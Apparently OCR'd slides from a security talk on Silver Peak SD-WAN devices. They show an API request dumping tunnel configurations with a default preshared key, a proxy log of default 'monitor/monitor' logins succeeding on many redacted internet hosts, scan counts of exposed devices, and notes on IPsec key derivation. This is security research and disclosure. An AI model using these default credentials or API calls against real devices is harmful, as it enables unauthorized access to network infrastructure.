
SILVERPEAK




```
GET /rest/json/tunnelsConfigAndState HTTP/1.1
Cookie:
vxoaSessionID=s53ATKPxedKS1W8quGhoPPN8mRXoz-1bw4X4.11ON7kpf6IztsV78SeWX8SP
3YMpj%2BXn%2FW14fpOQeime
[redacted]
```

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Content-Length: 54402
ETag: W/"d482-CsTu7RiXDDEtsZdVjwi61irDjqE"
[redacted]
Connection: keep-alive

{"default":{"ctrl_pkt":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,
"gms_marked":false,"max_bw":4000,"admin":"down","min_bw":32,"alias":"defa
ult","auto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedkey":
"silverpeak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_tid
":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"udp_ep",
"id2":0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":true,"typ
e":"default","nat_mode":"none","ipsec_nonce_out":[0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","udp_dest_port":4
163,"pkt":{"fec_enable_str":"disable","coalesce_enable":true,"fec_max_rat
io":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ratio":0,"frag_ena
ble":true,"reorder_wait":100},"tag_name":"","threshold":{"fastfail-wait-r
tt":2,"retry_count":30,"latency":0,"fastfail":0,"jitter":0,"fastfail-wait
-base":150,"loss":0},"destination":"127.0.0.0","uptime":0,"status":"","is
RediscoveringMTU":false,"cur_max_bw":0},"pass-through-unshaped":{"ctrl_pk
t":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,"gms_marked":false,
"max_bw":2000000,"admin":"down","min_bw":2000000,"alias":"pass-through-un
shaped","auto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedke
y":"silverpeak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_
tid":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"no_en
cap","id2":0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":fals
e,"type":"passthru-unshaped","nat_mode":"none","ipsec_nonce_out":[0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","
udp_dest_port":4163,"pkt":{"fec_enable_str":"disable","coalesce_enable":t
rue,"fec_max_ratio":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ra
tio":0,"frag_enable":true,"reorder_wait":100},"tag_name":"","threshold":{
"fastfail-wait-rtt":2,"retry_count":30,"latency":0,"fastfail":0,"jitter":
0,"fastfail-wait-base":150,"loss":0},"destination":"127.0.0.0","uptime":0
,"status":"","isRediscoveringMTU":false,"cur_max_bw":0},"pass-through":{"
ctrl_pkt":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,"gms_marked"
:false,"max_bw":4000,"admin":"down","min_bw":32,"alias":"pass-through","a
uto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedkey":"silver
peak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_tid":[0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"no_encap","id2"
:0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":false,"type":"
passthru-shaped","nat_mode":"none","ipsec_nonce_out":[0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","udp_dest_por
t":4163,"pkt":{"fec_enable_str":"disable","coalesce_enable":true,"fec_max
_ratio":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ratio":0,"frag
_enable":true,"reorder_wait":100},"tag_name":"","threshold":{"fastfail-wa
```

SILVERPEAK




```
{} JSON
  {} default
  {} pass-through-unshaped
  {} pass-through
  {} tunnel_219
  {} tunnel_224
  {} tunnel_225
  {} tunnel_226
  {} tunnel_227
  {} tunnel_228
  {} tunnel_229
  {} tunnel_230
  {} tunnel_231
  {} tunnel_232
  {} tunnel_233
  {} tunnel_220
  {} tunnel_234
  {} tunnel_235
  {} tunnel_236
  {} tunnel_237
  {} tunnel_238
  {} tunnel_239
  {} tunnel_240
  {} tunnel_241
  {} tunnel_242
  {} tunnel_243
  {} tunnel_221
  {} tunnel_244
  {} tunnel_245
  {} tunnel_246
  {} tunnel_247
  {} tunnel_248
  {} tunnel_249
  {} tunnel_222
  {} tunnel_223
```



```
{} tunnel_219
  {} ctrl_pkt
  source : "10.[redacted]20"
  udp_flows : 256
  gms_marked : true
  max_bw : 4000
  admin : "up"
  min_bw : 32
  alias : "[redacted]"
  auto_mtu : true
  ipsec_arc_window : "1024"
  mtu : "1476"
  presharedkey : "[redacted]"
  [] ipsec_nonce_in
  gre_proto : 0
  max_bw_unshaped : false
  [] orch_tid
  ipsec_enable : true
  mode : "ipsec_udp"
  id2 : 0
  ipsec_udp_sport : "12000"
  ipsec_udp_dport : "12001"
```

SILVERPEAK




#	Host	Method	URL	Params	Edited	Status ▲	Length	MIME type	Extension	Titl
188	https://[redacted] 59.147	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
187	https://[redacted].41.82	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
185	https://[redacted] 194.78	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
184	https://[redacted] 113.219	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
184	https://[redacted] 113.219	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
180	https://[redacted] 9.30	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
179	https://[redacted] 59.4	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
177	https://[redacted].35.236	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
176	https://[redacted].64.117	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
171	https://[redacted] 102.214	GET	/rest/json/login?user=monitor&password=monitor	✓		200	527	text		
170	https://[redacted] .14.237	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		
163	https://[redacted].142.2	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		
162	https://[redacted] .131.66	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
161	https://[redacted].50.136	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
160	https://[redacted] 9.174	GET	/rest/json/login?user=monitor&password=monitor	✓		200	449	text		
159	https://[redacted] 212.112	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
158	https://[redacted] 54.165	GET	/rest/json/login?user=monitor&password=monitor	✓		200	444	text		
157	https://[redacted] 4.254	GET	/rest/json/login?user=monitor&password=monitor	✓		200	450	text		
152	https://[redacted] 42.136	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
143	https://[redacted] 3.21	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
142	https://[redacted] 165.2	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
138	https://[redacted] 114.35	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
135	https://[redacted] 75.57	GET	/rest/json/login?user=monitor&password=monitor	✓		200	450	text		
132	https://[redacted].221.29	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
131	https://[redacted] 113.236	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
130	https://[redacted] 213.180	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
124	https://[redacted] 27.20	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
120	https://[redacted] 144.150	GET	/rest/json/login?user=monitor&password=monitor	✓		200	444	text		
117	https://[redacted] 248.203	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
116	https://[redacted] .41.106	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
ETag: W/"39-pjfC/cdMtq/cLioUVz9421+P8+Y"
Vary: Accept-Encoding
set-cookie: vxoasessionID=[illegible][redacted]; Path=/; HttpOnly; Secure
Date: [redacted]
Connection: close
Content-Length: 57

Request performed successfully. Authentication successful
```

SILVERPEAK

- 571 SilverPeak devices (November 2018)
- 380 alive
- 150 devices have monitor/monitor user
- 3 devices have admin/admin user

SILVERPEAK



Unique keys that never repeat per device pair, per direction

Key(A->B) = Key material(E) ⊕ Key material(P)(A->B)
Key(B->A) = Key material(E) ⊕ Key material(P)(B->A)
Key(A->C) = Key material(E) ⊕ Key material(P)(A->C)
Key(C->A) = Key material(E) ⊕ Key material(P)(C->A)
Key(B->C) = Key material(E) ⊕ Key material(P)(B->C)
Key(C->B) = Key material(E) ⊕ Key material(P)(C->B)

Ephemeral key material -> Key material(E)
Persistent key material -> Key material(P)

Ephemeral key material: global, rotates every hour or higher

Distributed over secure TLS

Persistent key material: local, for every unidirectional SA (one way IPsec tunnel)


PFS-like (Perfect Forward Secrecy) security

Protect past sessions against future compromise

DH-like (Diffie Hellman) Key Exchange

Actual keys are never sent on the wire

SILVERPEAK



Seed: global, rotates every hour or higher

Nonce: local , for every unidirectional SA (one way IPsec tunnel)

Ipsec is over UDP: Default source port assignment: 10002 or 11002

